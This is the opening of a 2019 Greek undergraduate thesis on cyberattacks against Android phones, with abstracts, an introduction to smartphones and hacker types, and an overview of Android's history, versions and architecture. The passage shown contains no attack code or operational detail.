ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΛΟΠΟΝΝΗΣΟΥ
ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

"Μελέτη και Ανάλυση Κυβερνοεπιθέσεων σε κινητές συσκευές βασισμένες σε σύστημα Android"

ΔΑΛΑΒΟΥΡΑΣ ΙΩΑΝΝΗΣ ΑΜ:2107
ΣΤΕΦΑΝΟΠΟΥΛΟΣ ΔΙΟΝΥΣΙΟΣ ΑΜ:2232

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ: ΦΟΥΡΝΑΡΗΣ ΑΠΟΣΤΟΛΟΣ

ΑΝΤΙΡΡΙΟ 2019

ΕΓΚΡΙΘΗΚΕ ΑΠΟ ΤΗΝ ΤΡΙΜΕΛΗ ΕΞΕΤΑΣΤΙΚΗ ΕΠΙΤΡΟΠΗ

ΑΝΤΙΡΡΙΟ, 29/ΜΑΪΟΥ/2019

ΕΠΙΤΡΟΠΗ ΑΞΙΟΛΟΓΗΣΗΣ

- ΟΝΟΜΑΤΕΠΩΝΥΜΟ, ΥΠΟΓΡΑΦΗ
- ΟΝΟΜΑΤΕΠΩΝΥΜΟ, ΥΠΟΓΡΑΦΗ
- ΟΝΟΜΑΤΕΠΩΝΥΜΟ, ΥΠΟΓΡΑΦΗ

ABSTRACT

In this assignment the *"Study and Analysis of Goverment attacks towards mobile devices based on the Android System"* is being presented. It's target is the analysis of the malware archives, programmes and applications, which aim at stealing personal data and archives from mobile phones which are based on this system. In the first part, technology and smartphones are explained as well as how these two ones have entered our daily routine. In the second part, is presented the perception of the Android operating system, it's history and it's architecture. Moreover, the capabilities given to a device, when rooted rights are allowed, are presented and which their pros and cons are. In the third part, is refered to the tools that were used for the analysis and the creation of some malware applications, which target the observation of victims-devices. In the last part, these tools were used to make the malware applications, either as a whole from scratch or entering them in already existed ones. It is worth noted, that in order to achieve their "building", the basic circumstance was the change of all the devices codes and the introduction of extra archives in them, as well, so that we ultimately have the result of obtaining all the required information.

ΠΕΡΙΛΗΨΗ

Στην παρούσα πτυχιακή εργασία, παρουσιάζεται η *"Μελέτη και Ανάλυση Κυβερνοεπιθέσεων σε κινητές συσκευές βασισμένες σε σύστημα Android"*. Ως στόχο έχει την ανάλυση των malware αρχείων, προγραμμάτων και εφαρμογών, φιλοδοξώντας στην υποκλοπή προσωπικών δεδομένων και αρχείων από τις κινητές συσκευές που βασίζονται στο σύστημα αυτό. Στην πρώτη ενότητα, διατυπώνονται η τεχνολογία και τα έξυπνα τηλέφωνα, καθώς επίσης και το πως αυτά τα δυο έχουν μπει στην καθημερινότητα μας. Στην δεύτερη ενότητα, παρουσιάζεται η έννοια του λειτουργικού συστήματος Android, η ιστορία και η αρχιτεκτονική του, όπως επίσης και τι δυνατότητες δίνονται σε μια συσκευή, όταν της παρέχονται rooted δικαιώματα και ποια είναι τα υπέρ και τα κατά αυτής της τεχνικής. Στην Τρίτη ενότητα, αναφέρονται τα εργαλεία που χρησιμοποιήθηκαν για την ανάλυση, αλλά και τη δημιουργία μερικών malware εφαρμογών, που είχαν ως απώτερο σκοπό την παρακολούθηση των θυμάτων-συσκευών. Στην τελευταία ενότητα, έγινε χρήση των εργαλείων αυτών, για τη δημιουργία των malware εφαρμογών, είτε εξ ολοκλήρου από το μηδέν, είτε εισχωρώντας τες, σε ήδη υπάρχουσες. Αξίζει να σημειωθεί, πως για την επίτευξη και την δημιουργία τους, ήταν βασική προϋπόθεση οι αλλαγές στους κώδικες των εφαρμογών, αλλά και η εισαγωγή επιπλέον αρχείων μέσα σε αυτές, ώστε να έχουμε εν τέλει ως αποτέλεσμα την απόκτηση όλων των απαιτούμενων πληροφοριών.

ΕΥΧΑΡΙΣΤΙΕΣ

Θα θέλαμε να ευχαριστήσουμε τον επιβλέποντα καθηγητή μας κ. Απόστολο Φούρναρη για την ώθηση του να ασχοληθούμε με το συγκεκριμένο αντικείμενο, καθώς και την καθοδήγηση του και τις συμβουλές του καθ' όλη τη διάρκεια των σπουδών μας. Επίσης, θα θέλαμε να ευχαριστήσουμε τις οικογένειές μας, για την στήριξη τους όλα αυτά τα χρόνια.

Περιεχόμενα

1 ΕΙΣΑΓΩΓΗ

1.1 Τεχνολογία

Η τεχνολογία (από το τέχνη και λόγος[**technology**]) είναι το αποτέλεσμα της εφαρμογής της επιστημονικής γνώσης με στόχο τη δημιουργία ενός αντικειμένου με πρακτικό όφελος.Η χρήση της τεχνολογίας από το ανθρώπινο είδος ξεκίνησε με την μετατροπή των φυσικών πρώτων υλών σε απλά εργαλεία. Πρόσφατα τεχνολογικά επιτεύγματα, όπως η τυπογραφία, το τηλέφωνο και το Διαδίκτυο, έχουν περιορίσει τα φυσικά εμπόδια της επικοινωνίας και έχουν επιτρέψει στους ανθρώπους να αλληλεπιδρούν σε παγκόσμια κλίμακα. Ιδιαίτερα η εμφάνιση του κινητού τηλεφώνου έχει βοηθήσει στο να μικρύνουν οι αποστάσεις μεταξύ των ανθρώπων και να γίνει ευκολότερη η επικοινωνία. Αυτό έχει ως συνέπεια, οι χρήστες των κινητών τηλεφώνων να δίνουν μεγαλύτερη βάση στα θετικά που τους προσφέρουν, ξεχνώντας πολλές φορές τους κινδύνους που κρύβονται πίσω από τα κινητά τηλέφωνα. Με την πρόοδο της τεχνολογίας, τα κινητά τηλέφωνα αναβαθμίστηκαν έχοντας πλούσιες λειτουργίες, παίρνοντας την ονομασία «έξυπνα τηλέφωνα» (smartphones).

1.2 Smartphone

Το smartphone ή με τον ελληνικό όρο «έξυπνο τηλέφωνο», είναι ένα κινητό τηλέφωνο βασισμένο σε ένα λειτουργικό σύστημα, με περισσότερο προηγμένη υπολογιστική ικανότητα και συνδεσιμότητα σε σχέση με ένα συμβατικό κινητό τηλέφωνο. Τα πρώτα smartphones συνδύαζαν τις λειτουργίες ενός προσωπικού ψηφιακού βοηθού (PDA) και ενός κινητού τηλεφώνου. Σε μεταγενέστερα μοντέλα προστέθηκαν οι λειτουργίες των φορητών media players, low-end compact ψηφιακές φωτογραφικές μηχανές, βιντεοκάμερες τσέπης, καθώς και μονάδες πλοήγησης GPS, με αποτέλεσμα την διαμόρφωση μιας πολυχρηστικής συσκευής. Πολλά σύγχρονα smartphones περιλαμβάνουν οθόνες αφής υψηλής ανάλυσης εκτελώντας λειτουργίες απλά με ένα άγγιγμα. Τα περισσότερα νέα smartphone έχουν bezel-less οθόνη, δηλαδή οθόνη χωρίς περιθώρια. Η πρόσβαση στο διαδίκτυο γίνεται μέσω Wi-Fi και μέσω κινητών ευρυζωνικών υπηρεσιών. Τα τελευταία χρόνια, η ταχεία ανάπτυξη στην αγορά των εφαρμογών για κινητά και στο εμπόριο κινητών τηλεφώνων έχει γίνει οδηγός για την ευρεία υιοθέτηση των smartphones.

Η διάκριση μεταξύ των smartphones και των απλών κινητών τηλεφώνων μπορεί να είναι α-

σαφής και δεν υπάρχει επίσημος ορισμός για το ποιες είναι οι μεταξύ τους διαφορές. Μία από τις πιο σημαντικές διαφορές είναι ότι οι προηγμένες διεπαφές προγραμματισμού εφαρμογών (APIs) στα smartphones σχετικά με τη λειτουργία τρίτων εφαρμογών μπορούν να επιτρέψουν σε αυτές τις εφαρμογές να έχουν καλύτερη ενσωμάτωση στο λειτουργικό σύστημα και στο hardware του τηλεφώνου απ' ότι συμβαίνει συνήθως στα απλά κινητά τηλέφωνα. Συγκριτικά, τα συμβατικά κινητά τηλέφωνα τρέχουν συχνότερα σε ιδιόκτητο firmware, με υποστήριξη λογισμικού από τρίτους, μέσα από πλατφόρμες όπως το Java ME ή το BREW. Μια επιπλέον δυσκολία στη διάκριση μεταξύ smartphones και συμβατικών κινητών τηλεφώνων είναι ότι, με την πάροδο του χρόνου, οι δυνατότητες των νέων μοντέλων των απλών κινητών τηλεφώνων μπορούν να υπερβούν εκείνες των τηλεφώνων που είχαν προωθηθεί ως smartphones στο παρελθόν. Ορισμένοι κατασκευαστές και πάροχοι χρησιμοποιούν τον όρο superphone για τα υψηλής απόδοσης τηλέφωνα τους με τις ασυνήθιστα μεγάλες οθόνες και τα άλλα ακριβά χαρακτηριστικά τους. Άλλοι προτιμούν τον όρο «phablet», αναγνωρίζοντας τη σύγκλισή τους με τους υπολογιστές tablet χαμηλής απόδοσης.

1.3 Εισβολείς και Επιθέσεις

Όσο περνάνε τα χρόνια η ανάγκη για ασφάλεια στο τομέα της πληροφορικής πρέπει να αυξάνετε διαρκώς, καθώς καθημερινά οι απειλές που υπάρχουν γίνονται όλο και περισσότερες. Κάθε μέρα που περνάει θύματα επιθέσεων πέφτουν αρκετές επιχειρήσεις αλλά και απλοί χρήστες από Hackers οι οποίοι έχουν ως σκοπό είτε τα χρήματα, είτε να βλάψουν την εικόνα μιας επιχείρησης ή και να κάνουν κακό σε προσωπικό επίπεδο σε κάποιον με τον οποίο έχουν προσωπικές διαμάχες. Για αυτό τον λόγο καθημερινά γίνεται προσπάθεια από τους γνώστες του αντικειμένου για την ανάπτυξη μεγαλύτερης ασφάλειας τόσο στο διαδίκτυο όσο και στις συσκευές στις οποίες χρησιμοποιούμε. Σε μία επίθεση ο στόχος του κάθε επιτιθέμενου ποικίλει ανάλογα με τις ικανότητες και τους σκοπούς του, καθώς και τον βαθμό δυσκολίας της επίθεσης όσο αναφορά τα μέτρα ασφάλειας που πρέπει να αντιμετωπιστούν. Οι πιο συχνοί στόχοι μίας επίθεσης μπορεί να είναι:

- Μικρά τοπικά δίκτυα LAN'S
- Πανεπιστήμια
- Κυβερνητικά Sites ή διάφοροι μεγάλοι οργανισμοί

Μία επίθεση σε κάποιο δίκτυο ή σύστημα μπορεί να συμβεί οποιαδήποτε στιγμή αυτό είναι συνδεδεμένο στο Internet. Τα σημερινά δίκτυα συνήθως συνδέονται στο Internet 24 ώρες την ημέρα. Η καταλληλότερη ώρα για να γίνει μια επίθεση, εφόσον γίνεται από κάποιον απομακρυσμένο χρήστη, είναι αργά το βράδυ σε σχέση με την τοποθεσία το στόχου.

Ποιοι Εξαπολύουν Επιθέσεις

Ο τομέας της ασφάλειας βρίσκετε σε συνεχή αγώνα για να κρατήσει ασφαλή χρήστες και επιχειρήσεις από τους Hackers. Οι Hackers μπορούν να χωριστούν σε 7 κατηγορίες:

1. **White Hat Hackers:** Είναι αυτοί οι οποίοι δουλεύουν για να εξασφαλίσουν τη μεγαλύτερη δυνατή ασφάλεια σε δίκτυα και υπολογιστές. Είναι επαγγελματίες οι οποίοι δουλεύουν στο τομέα της ασφάλειας και εκτελούν δοκιμές διεισδύσεις σε επιχειρήσεις οι οποίες θέλουν να δοκιμάσουν την ασφάλεια τους και να τη θωρακίσουν ακόμα περισσότερο. Αποκαλούνται και Ηθικοί Εισβολείς (Ethical Hackers).

2. **Black Hat Hackers:**Οι γνωστοί εισβολείς οι οποίοι κάνουν κακό στους υπολογιστές μας, στις επιχειρήσεις, στις κυβερνήσεις κ.α. Σε αντίθεση με τους White Hat Hackers κάνουν κακό και δεν έχουν σκοπό να βοηθήσουν καθώς είναι εγκληματίες που πίσω από το hacking υπάρχει προσωπικό κέρδος. Είναι έξυπνοι και συνηθίζουν να δουλεύουν σε ομάδες χτυπώντας μεγάλους στόχους (κυβερνήσεις, μεγάλες εταιρίες κ.α.). Είναι οι hackers που καλείται να αντιμετωπίσει ο τομέας της ασφάλειας. Όταν αυτοί οι εισβολείς συλληφθούν, οι κυβερνήσεις συνηθίζουν να τους παίρνουν με το μέρος τους μετατρέποντας τους σε Red Hat Hackers.

3. **Script Kiddie:**Μια κατηγορία ανθρώπων τους οποίους δε μπορείς να χαρακτηρίσεις ως εισβολείς. Δεν τους ενδιαφέρει το hacking απλά αντιγράφουν κώδικα τον οποίο βρίσκουν ελεύθερο στο διαδίκτυο και κάνουν συνηθισμένες επιθέσεις όπως για παράδειγμα άρνηση υπηρεσιών (DoS at-tack).

4. **Gray Hat Hackers:**Εισβολείς οι οποίοι δε κάνουν ούτε καλό αλλά ούτε και κακό. Πολλές φορές μπορεί να προκαλέσουν μικρές ζημιές χωρίς όμως να έχουν εγκληματικές διαθέσεις. Μπορούμε να πούμε ότι βλέπουν το hacking σαν δραστηριότητα. Δε βοηθούν στην επιστήμη της ασφάλειας και αποτελούν το μεγαλύτερο ποσοστό των hackers.

5. **Green Hat Hackers:**Ερασιτέχνες εισβολείς οι οποίοι μόλις έχουν αρχίσει την εξάσκηση τους πάνω στο hacking. Συχνά του αποκαλούν «Newbs» και έχουν τη τάση να θέλουν να

μάθουν και να ακούσουν πιο έμπειρους εισβολείς. Γενικά σε αυτή τη κατηγορία υπάρχει ενδιαφέρον για το hacking σε αντίθεση με τους Blue Hat Hackers και τους Script Kiddies.

6. **Red Hat Hackers:**Εισβολείς οι οποίοι θα μπορούσαμε να πούμε ότι ανήκουν στο ίδιο στρατόπεδο με τους White Hat Hackers δίνουν όμως διαφορετική μάχη. Οι White Hat εκτελούν δοκιμές διείσδυσης και στο τέλος γράφουν μια αναφορά ενώ οι Red Hat δεν μένουν στην ανίχνευση και στην αναφορά κάποιου εισβολέα, αντιθέτως τον βρίσκουν και του επιτίθονται προκειμένου να τον σταματήσουν. Πολλές φορές σε αυτή τη κατηγορία βλέπουμε Black Hat Hackers οι οποίοι συνελήφθηκαν από τις αρχές και έγιναν Red Hat Hackers για λογαριασμό των κυβερνήσεων.

7. **Blue Hat Hacker:**Εισβολείς οι οποίοι κάνουν hacking για λόγους εκδίκησης είτε προς μια εταιρία είτε προς κάποιο άτομο. Γενικά δεν τους ενδιαφέρει το hacking παρά μόνο ο σκοπός τους και γι' αυτό οι κοινότητα των hackers συνηθίζει να τους λέει «noobs».

Από τις παραπάνω κατηγορίες των Hackers είδαμε ότι δεν είναι όλοι εγκληματίες όπως πιστεύει το μεγαλύτερο ποσοστό του κόσμου. Αυτοί όμως οι οποίοι είναι εγκληματίες, έχουν κάποια βασικά κίνητρα που τους οδηγούν στο έγκλημα:

- Οικονομικό (κέρδος)
- Φήμη
- Κοινωνικό
- Ευχαρίστηση

2 ΤΟ ΛΕΙΤΟΥΡΓΙΚΟ ANDROID

2.1 Android

Ο όρος Android [1] έχει ελληνική προέλευση καθώς προέρχεται από την λέξη ανδρ- που έχει την έννοια του άνδρα ή του ανθρώπου και την κατάληξη –ειδές που χαρακτηρίζει κάποιο είδος. Συνεπώς η έννοια που δίδεται στην λέξη Android είναι το «Ανδροειδές» και συμβολίζει το ρομπότ με μορφή ανθρώπου. Το λογότυπο που υιοθετήθηκε από την εταιρεία για το λειτουργικό σύστημα Android είναι ένα ρομπότ σε χρώμα πράσινου μήλου που σχεδιάστηκε από τη γραφίστρια Irina Blok.

Εικόνα 2.1: **Το λογότυπο του Android.**

Το Android είναι ένα λειτουργικό σύστημα βασισμένο στον πυρήνα του Linux και έχει σχεδιαστεί κυρίως για φορητές συσκευές με οθόνη αφής, όπως smartphones και υπολογιστές tablet. Το λειτουργικό Android ύστερα από αναβαθμίσεις προσαρμόστηκε και εμπλουτίστηκε ώστε να εφαρμόζεται και σε διαφορετικό περιβάλλον χρήσης, όπως για παράδειγμα, τηλεοράσεις (Android TV), αυτοκίνητα (Android Auto), ρολόγια χειρός και άλλα wearables (Android Wear) και σε άλλες ηλεκτρονικές συσκευές. Αρχικά αναπτύχθηκε από την Android Inc., την οποία υποστήριζε οικονομικά και αργότερα αγόρασε η Google το 2005. Το Android παρουσιάστηκε στις 5 Νοεμβρίου 2007 μαζί με την ίδρυση του Open Handset Alliance μια κοινοπραξία

εταιριών υλικού, λογισμικού και τηλεπικοινωνιών που προωθούσαν την εγκαθίδρυση των ανοικτών προτύπων για τις κινητές συσκευές. Το πρώτο δημόσιο διαθέσιμο smartphone που έτρεχε Android, ήταν το HTC Dream, που κυκλοφόρησε στις 22 Οκτωβρίου 2008. Η διεπαφή χρήστη του Android βασίζεται σε άμεσο χειρισμό, με χρήση διάφορων μοτίβων αφής που αντιστοιχούν στον πραγματικό κόσμο σε ενέργειες όπως σύρσιμο, χτύπημα, τσίμπημα και αντίστροφο τσίμπημα για να διαχειριστιούν αντικείμενα στην οθόνη. Εσωτερικοί αισθητήρες, όπως επιταχυνσιόμετρα, δέκτες GPS, γυροσκόπια και αισθητήρες εγγύτητας χρησιμοποιούνται από ορισμένες εφαρμογές για να ανταποκριθούν στις πρόσθετες ενέργειες του χρήστη, για παράδειγμα, για την προσαρμογή της οθόνης από κατακόρυφο σε οριζόντιο προσανατολισμό, ανάλογα με το πώς η συσκευή είναι προσανατολισμένη. Το Android επιτρέπει στους χρήστες να προσαρμόσουν τις αρχικές τους οθόνες με τις συντομεύσεις, σε εφαρμογές και widgets, τα οποία επιτρέπουν στους χρήστες να εμφανίζουν ζωντανό περιεχόμενο, όπως μηνύματα ηλεκτρονικού ταχυδρομείου και πληροφορίες για τον καιρό, απευθείας στην αρχική οθόνη. Οι εφαρμογές μπορούν να στείλουν περαιτέρω κοινοποιήσεις προς τον χρήστη για να τον ενημερώσουν για σχετικές πληροφορίες, όπως νέα μηνύματα ηλεκτρονικού ταχυδρομείου και μηνύματα κειμένου (SMS). Ο πηγαίος κώδικας του Android δίνεται από την Google με άδεια χρήσης Apache, μια άδεια που επιτρέπει το λογισμικό να τροποποιηθεί ελεύθερα και θα διανεμηθεί από τους κατασκευαστές εφαρμογών και τους ενθουσιώδης προγραμματιστές. Μέχρι τον Ιούλιο του 2013, το Android έχει το μεγαλύτερο αριθμό εφαρμογών («apps») που είναι διαθέσιμα για download στο online κατάστημα Google Play. Σύμφωνα με μια έρευνα που πραγματοποιήθηκε τον Απρίλιο του 2013 διαπιστώθηκε ότι το Android είναι η πιο διαδεδομένη πλατφόρμα μεταξύ των προγραμματιστών και το χρησιμοποιούν το 71% από αυτούς.

2.2 Ιστορία εκδόσεων του Android

Η Google στα πρώτα της βήματα με το λειτουργικό σύστημα Android, οι εκδόσεις 1.0 και 1.1 δεν είχαν κάποια κωδικοποιημένη ονομασία όμως στην μετέπειτα πορεία της πήρε την τάση να δίνει ονομασίες των εκδόσεων του Android με ονόματα επιδόρπιων ή γλυκών με αλφαβητική σειρά. Οι εκδόσεις με σειρά είναι οι εξής, Donut, Eclair, Froyo, Gingerbread, Honeycomb, Ice Cream Sandwich, Jelly Bean, KitKat, Lollipop, Marshmallow, Nougat, Oreo και Pie. Η έκδοση Android Pie είναι μέχρι στιγμής η τελευταία έκδοση του Android από την Google.

Εικόνα 2.2: **Οι εκδόσεις με αλφαβητική σειρά.**

Παρακάτω στον **Πίνακα 2.2** βλέπουμε την σειρά των λειτουργικών συστημάτων Android από την δημιουργία τους μέχρι και σήμερα καθώς και τα επίπεδα API.


Ονομασία Android	Έκδοση	Η/νία Αρχικής Κυκλοφορίας	Επίπεδο API
N/A	Beta	5 Νοεμβρίου 2007	-
	1.0	23 Σεπτεμβρίου 2008	1
	1.1	9 Φεβρουαρίου 2009	2
Cupcake	1.5	27 Απριλίου 2009	3
Donut	1.6	15 Σεπτεμβρίου 2009	4
Eclair	2.0 - 2.1	26 Οκτωβρίου 2009	5-7
Froyo	2.2 - 2.2.3	20 Μαΐου 2010	8
Gingerbread	2.3 - 2.3.7	6 Δεκεμβρίου 2010	9-10
Honeycomb	3.0 - 3.2.6	22 Φεβρουαρίου 2011	11-13
Ice Cream Sandwich	4.0 - 4.0.4	18 Οκτωβρίου 2011	14-15
Jelly Bean	4.1 - 4.3.1	9 Ιουλίου 2012	16-18
KitKat	4.4 - 4.4.4	31 Οκτωβρίου 2013	19-20
Lollipop	5.0 - 5.1.1	12 Νοεμβρίου 2014	21-22
Marchmallow	6.0 - 6.0.1	5 Οκτωβρίου 2015	23
Nougat	7.0 - 7.1.2	22 Αυγούστου 2016	24-25
Oreo	8.0 - 8.1	21 Αυγούστου 2017	26-27
Pie	9.0	6 Αυγούστου 2018	28

Πίνακας 2.2: Οι εκδόσεις με αλφαβητική σειρά.

2.3 Αρχιτεκτονική του Android

Το Android και κάθε λογισμικό ή σύστημα βασίζεται σε ένα σύνολο εξαρτημάτων τα οποία συνεργάζονται για να ολοκληρώσουν κάποια συγκεκριμένη εργασία ή να εκτελέσουν κάποια συγκεκριμένη λειτουργία. Παρακάτω θα δείτε την αρχιτεκτονική του λειτουργικού συστήματος Android:

- Τον πυρήνα Linux (Linux Kernel)
- Το επίπεδο αφαίρεσης υλικού (Hardware Abstraction Layer)
- Τον χρόνο εκτέλεσης (Android Runtime)
- Τις εγγενείς και τις προηγμένες βιβλιοθήκες (Libraries)
- Το πλαίσιο εφαρμογής (Application Framework)
- Τις εφαρμογές συστήματος (System Apps)



Εικόνα 2.3: **Η στοίβα λογισμικού Android.**

Πυρήνας Linux (Linux Kernel)

Η βάση της στοίβας λογισμικού του Android είναι ο πυρήνας Linux, ο οποίος υποστηρίζει όλες τις κύριες λειτουργίες του λειτουργικού συστήματος. Οι λειτουργίες αυτές αφορούν διαχείριση μνήμης, διαχείριση διεργασιών, λειτουργίες δικτύου, ασφάλεια του λειτουργικού, και ένα σύνολο οδηγών υλικού (hardware drivers). Οι οδηγοί αυτοί είναι υπεύθυνοι για την επικοινωνία του software με το hardware της συσκευής. Ενδεικτικά ο πυρήνας του Android περιέχει:

- Οδηγό προβολής οθόνης
- Οδηγό Wifi και Bluetooth
- Οδηγό κάμερας
- κλπ

Ο πυρήνας του Android μπορεί να βασίζεται στον πυρήνα του Linux, αλλά διαφέρει αρκετά από αυτόν. Ο λόγος είναι οι αλλαγές στην αρχιτεκτονική που έχει κάνει η Google για να είναι ελαφρύτερος και βελτιστοποιημένος για χρήση σε κινητές συσκευές. Αυτό σημαίνει ότι παρότι το Android είναι κατά βάση Linux, επί της ουσίας είναι αρκετά δύσκολο να τρέξουν εφαρμογές ή να χρησιμοποιηθούν βιβλιοθήκες από τη μία πλατφόρμα στην άλλη.

Επίπεδο αφαίρεσης υλικού (Hardware Abstraction Layer)

Το επίπεδο αφαίρεσης υλικού (HAL) παρέχει βασικές διεπαφές που ανεβάζουν τις δυνατότητες του Hardware της συσκευής σε υψηλότερο επίπεδο εφαρμογής. Η HAL αποτελείται από πολλαπλές ενότητες βιβλιοθηκών, καθεμία από τις οποίες υλοποιεί μια διεπαφή για ένα συγκεκριμένο τύπο του στοιχείου Hardware, όπως η κάμερα ή το Bluetooth. Όταν ένα πλαίσιο API κάνει μία κλήση για να έχει πρόσβαση στο Hardware της συσκευής, το σύστημα Android φορτώνει την ενότητα της βιβλιοθήκης για αυτό το στοιχείο του Hardware.

Χρόνος Εκτέλεσης Εφαρμογής (Android Runtime)

Το Android Runtime (ART) είναι ένα περιβάλλον εκτέλεσης εφαρμογών που χρησιμοποιείται από το λειτουργικό σύστημα Android. Με την αντικατάσταση του Dalvik για συσκευές με έκδοση Android 5.0 ή υψηλότερη, κάθε εφαρμογή εκτελείται με δική της διαδικασία και με δική της υπόδειξη στην Android Runtime (ART). Η ART δημιουργήθηκε για να τρέχει πολλαπλές

εικονικές μηχανές σε συσκευές με χαμηλή μνήμη RAM, εκτελώντας DEX αρχεία, μια μορφή bytecode που έχει σχεδιαστεί ειδικά για το Android και έχει βελτιστοποιηθεί για να τρέχει σε οικονομικές συσκευές με χαμηλές δυνατότητες.

Βιβλιοθήκες

